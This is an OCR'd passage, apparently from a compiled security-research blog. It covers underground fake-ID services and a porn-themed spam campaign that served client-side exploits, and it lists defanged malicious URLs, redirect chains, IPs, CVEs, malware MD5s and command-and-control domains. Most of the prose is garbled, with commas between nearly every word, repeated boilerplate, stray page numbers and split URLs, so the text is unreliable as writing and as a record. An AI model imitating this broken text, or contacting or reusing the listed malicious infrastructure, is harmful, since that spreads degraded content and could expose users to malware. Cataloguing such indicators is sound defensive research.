
In, this, post, we’ll, profile, the, service, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.




64



65



66



67

68

69


70

71

72


73

74




75

76




77

78




79



80

81



In, a, cybercrime, ecystem, populated, by, hundreds, of, fraudulent, propositions, cybercriminals, continue, actively, launching, managed, cybercrime-friendly, services, successfully, monetizing, access, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process. Largely, relying, on, a, diverse, set, of, tactics, techniques, and, procedures, cybercriminals, continue, successfully, launching, managed, cybercrime-friendly, services, successfully, empowering, novice, cybercriminals with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of, earning, fraudulet, revenue, in, the, process, while, successfully, monetizing, access, to, malware-infected hosts, successfully, earning, fraudulent, revenue, in, the, process.

The, market, segment, for, fake, IDs, and, fake, documents, continues, flourishing, largely, thanks, to, a, diverse, set, of, underground, market, segment, cybercrime-friendly, managed, services, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, to, fruther, commit, cybercrime, while, earning, fraudulent, revenue, in, the, process, while, successfully, monetizing, access, to, malware-infected, hosts. In, a, market, segment, dominated, by, commiditized, underground, market, cybercrime-friendly, propositions, cybercriminals, continue, actively, populating, the, market, segment, for, fake, IDs, and, fake, documents, with, hundreds, of, fraudulent, propositions, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, to, further, commit, fraudulent, activity, while, earning, fraudulent, revenue, in, the, process.

We’ll, continue, monitoring, the, market, segment, for, fake, documents, and, IDs, and, post, updates, as, soon, as, new, developments, take, place.

Related posts:

82

[1]New Cybercrime-Friendly Service Offers Fake Documents and Bills on Demand

[2]Cybercriminals Offer Fake/Fraudulent Press Documents Accreditation On Demand

[3]Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards

[4]Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment

[5]Newly Launched ’Scanned Fake Passports/IDs/Credit Cards/Utility Bills’ Service Randomizes and Generates Unique Fakes On The Fly

[6]A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports 1. http://ddanchev.blogspot.com/2016/08/new-service-offers-fake-documents-and.html

2. http://ddanchev.blogspot.com/2016/08/cybercriminals-offer-fakefraudulent.html

3. http://ddanchev.blogspot.com/2013/08/cybercriminals-offer-high-quality.html

4. http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html

5. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html

6. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html

Historical OSINT - Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign (2016-12-23 06:47)

There’s no such thing as free porn, unless there are client-side, exploits, served.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, end, users, into, clicking, on, malware-serving, client-side, exploits, embedded, content, for, the, purpose, of, affecting, a, socially, engineered, user”s, host, further, monetizing,

access, by, participating, in, a, rogue, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, malicious, URL, known, to, have, participated, in, the, campaign:
hxxp://jfkweb.chez.com/HytucztXRs.html?

->

hxxp://aboutg.dothome.co.kr/bbs/theme

_1

_1

_1.php

->

http://aboutg.dothome.co.kr/bbs/theme

_1

_1

_1.php?s=hvqCgoLEI

&id=6

->

http://aboutg.dothome.co.kr/bbs/theme _1 _1 _1.php? s=hvqCgoLEI &id=14 -> hxxp://meganxoxo.com -

74.222.13.2

- associated, name, servers: **ns1.tube310.info**; **ns2.tube310.info** - 74.222.13.24

Parked there (74.222.13.2) are also:

hxxp://e-leaderz.com - Email: seoproinc@gmail.com

hxxp://babes4you.info - 74.222.13.25

hxxp://tubexxxx.info

hxxp://my-daddy.info - 74.222.13.25

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://eroticahaeven.info

hxxp://freehotbabes.info

hxxp://freepornportal.info

hxxp://hot-babez.info

hxxp://sex-sexo.info

hxxp://tube310.info

hxxp://tube323.info

The exploitation structure is as follows:

hxxp://meganxoxo.com/xox/go.php?sid=6

->

hxxp://kibristkd.org.tr/hasan-ikizer/index01.php

-

>

hxxp://fd1a234sa.com/js

-

79.135.152.26

->

hxxp://asf356ydc.com/qual/index.php

-

CVE-

2008-2992;

CVE-2009-0927;

CVE-2010-0886

->

hxxp://asf356ydc.com/qual/52472f502b9688

-

d3326a32ed5ddd5d2c.js

->

hxxp://asf356ydc.com/qual/abe9c321312b206bffa798ef9d5b6a9b.php?uid=206

369

->

hxxp://188.243.231.39/public/qual.jar

->

hxxp://asf356ydc.com/qual/load.php/0a358-

4217553d6fccbd74cfb73e954b6?fo

rum=thread

_id

->

hxxp://asf356ydc.com/download/stat.php

->

hxxp://asf356ydc.com/download/load/load.exe

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://jfkweb.chez.com/frank4.html - CVE-2010-0886

- hxxp://jfkweb.chez.com/bud2.html

- hxxp://jfkweb.chez.com/4.html

- hxxp://wemhkr3t4z.com/qual/load/myexebr.exe

- hxxp://asf356ydc.com/download/index.php

- hxxp://89.248.111.71/qual/load.php?forum=jxp &ql

84

- hxxp://asf356ydc.com/qual/index.php

Related, malicious, URls, known, to, have, participated, in, the, campaign:
hxxp://qual/10964108e3afab081ed1986cde437202.js

hxxp://qual/768a83ea36dbd09f995a97c99780d63e.php?spn=2 &uid=213393 & hxxp://qual/index.php?browser_version=6.0 &uid=213393 &browser=MSIE &spn=2

Related, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://download/banner.php?spl=javat

hxxp://download/j1 _ke.jar

hxxp://download/j2 _93.jar

parked on 89.248.111.71, AS45001, Interdominios _ono Grupo Interdominios S.A.

wemhkr3t4z.com - Email: fole@fox.net - MD5: 3b375fc53207e1f54504d4b038d9fe6b **Related, malicious, MD5s, known, to, have, participated, in, the, campaign:** hxxp://alhatester.com/cp/file.exe - 204.11.56.48; 204.11.56.45; 8.5.1.46; 208.73.211.230; 208.73.211.247; 208.73.211.249; 208.73.211.246; 208.73.211.233; 208.73.211.238; 208.73.211.208

Known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs, are, also, the, following, malicious, MD5s:

MD5: 89fb419120d1443e86d37190c8f42ae8

MD5: 3194e6282b2e51ed4ef186ce6125ed73

MD5: 7f42da8b0f8542a55e5560e86c4df407

MD5: f8bdc841214ae680a755b2654995895e

MD5: ed8062e152ccbe14541d50210f035299

Once, executed, a, sample, malware (MD5: 89fb419120d1443e86d37190c8f42ae8), phones, back, to, the, following, C &C, server, IPs:

hxxp://gremser.eu

hxxp://bibliotecacenamec.org.ve

hxxp://fbpeintures.com

hxxp://postgil.com

hxxp://verum1.home.pl

hxxp://przedwislocze.internetdsl.pl

hxxp://iskurders.webkursu.net

hxxp://pennthaicafe.com.au

hxxp://motherengineering.com

hxxp://krupoonsak.com

Once, executed, a, sample, malware (MD5: 3194e6282b2e51ed4ef186ce6125ed73), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://get.enomenalco.club

hxxp://promos-back.peerdlgo.info

hxxp://get.cdzhugashvili.bid

hxxp://doap.ctagonallygran.bid

hxxp://get.gunnightmar.club

hxxp://huh.adowableunco.bid

hxxp://slibby.ineddramatiseo.bid

85

Once, executed, a, sample, malware (MD5: 7f42da8b0f8542a55e5560e86c4df407), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://acemoglusucuklari.com.tr

hxxp://a-bring.com

hxxp://tn69abi.com

hxxp://gim8.pl

hxxp://sso.anbtr.com

Once, executed, a, sample, malware (MD5: f8bdc841214ae680a755b2654995895e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://dtrack.secdls.com

hxxp://api.v2.secdls.com

hxxp://api.v2.sslsecure1.com

hxxp://api.v2.sslsecure2.com

hxxp://api.v2.sslsecure3.com

hxxp://api.v2.sslsecure4.com

hxxp://api.v2.sslsecure5.com

